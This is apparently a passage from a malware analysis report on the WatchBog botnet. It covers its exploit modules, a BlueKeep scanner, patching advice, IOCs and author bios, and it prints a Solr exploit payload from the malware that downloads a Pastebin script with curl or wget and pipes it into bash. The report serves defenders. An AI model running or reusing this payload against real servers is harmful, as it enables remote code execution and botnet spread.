


Encrypted scanned IP addresses

The threat actors behind WatchBog may be gathering a list of vulnerable BlueKeep Windows endpoints for future use, or perhaps to sell to a third party to make a profit.

Spreading

The WatchBog client includes five exploits for the following CVEs:



Available “pwn” modules

Furthermore, two modules for bruteforcing CouchDB and Redis instances exist together along with code to achieve RCE.

All of the exploited “pwn” modules allow an attacker to achieve remote code execution.

Once a vulnerable service is discovered to which exists an exploit module, the binary spreads itself by invoking the right exploit and installing a malicious bash script hosted on Pastebin.

We were able to find an early test version of the spreader module uploaded to HybridAnalysis, including an exploit to Solr CVE-2019-0192, an exploit to ActiveMQ CVE-2016-3088, and a module utilizing a technique to gain code execution over cracked Redis instances:

```
def gen_pay_dic(self):
    return {
        "add-listener" : {
        "event":"postCommit",
        "name":"newlistener-%s" % ''.join(random.choice('abcdefghijklmnopqrstuvwxyz') for i in range(random.choice([5, 4, 6]))),
        "class":"solr.RunExecutableListener",
        "exe":"bash",
        "dir":"/bin/",
        "args": [
            "-c",
            "touch /tmp/baby; " \
            "echo \"(curl -fsSL https://pastebin.com/raw/zXcDajSs||wget -q -O - https://pastebin.com/raw/zXcDajSs)|bash\" > /tmp/baby; " \
            "echo \"rm -rf /tmp/baby\" >> /tmp/baby; " \
            "chmod +x /tmp/baby; /tmp/baby"]
      }
    }
```
Solr exploit as it appears in the test version

Conclusion

We presented our findings regarding the high pace of adaptation that WatchBog is maintaining by integrating recently published exploits and updating its implants with more up-to-date offensive technologies.

It is important to highlight that Python malware can become harder to analyze if it is deployed natively with engines such as Cython. That is in contrast to other Python native frameworks such as pyinstaller, where Python code can not be recovered.


The incorporation of the BlueKeep scanner by a Linux botnet may indicate WatchBog is beginning to explore financial opportunities on a different platform. Currently, no known public RCE BlueKeep PoCs exist and it will be interesting to monitor this group once a PoC is published.

Prevention and Response

- We recommend to update your relevant software to its latest version:
  - We suggest Windows users refer to Microsoft’s customer guidance in order to mitigate the BlueKeep vulnerability.
  - We suggest Linux users, who use Exim, Jira, Solr, Jenkins or Nexus Repository Manager 3, to update to the latest versions.
  - We suggest Linux users, who use Redis or CouchDB, to ensure that there are no open ports that are exposed outside of trusted networks.
- We recommend Linux users who suspect that they are infected with WatchBog to check for the existence of the “/tmp/.tmplassstgggzzzqpppppp12233333” file or the “/tmp/.gooobb” file.
- We have also created a customYARA rule based on WatchBog’s malicious code for detecting this threat.

Genetic Analysis


WatchBog is indexed in Intezer’s genetic database. If you have a suspicious file that you suspect to be WatchBog, you can upload it to Intezer Analyze in order to detect code reuse to this malware family. You are welcome to try it in our free community edition.



IOCs

b17829d758e8689143456240ebd79b420f963722707246f5dc9b085a411f7b5e
26ebeac4492616baf977903bb8deb7803bd5a22d8a005f02398c188b0375dfa4
cdf11a1fa7e551fe6be1f170ba9dedee80401396adf7e39ccde5df635c1117a9
https://9d842cb6.ngrok[.]io
https://7dc5fb4e.ngrok[.]io
https://z5r6anrjbcasuikp.onion[.]to
https://pastebin[.]com/raw/Dj3JTtnj
https://pastebin[.]com/raw/p3mGdbpq
https://pastebin[.]com/raw/UeynzXEr
https://pastebin[.]com/raw/MMCFQMH9
3.14.212[.]173
3.14.202[.]129

3.17.202[.]129
3.19.3[.]150
18.188.14[.]65



Paul Litvak
Paul is a malware analyst and reverse engineer at Intezer. He previously served as a developer in the Israel Defense Force (IDF) Intelligence Corps for three years.

Ignacio Sanmillan
Nacho is a security researcher specializing in reverse engineering and malware analysis. Nacho plays a key role in Intezer\'s malware hunting and investigation operations, analyzing and documenting new undetected threats. Some of his latest research involves detecting new Linux malware and finding links between different threat actors. Nacho is an adept ELF researcher, having written numerous papers and conducting projects implementing state-of-the-art obfuscation and anti-analysis techniques in the ELF file format.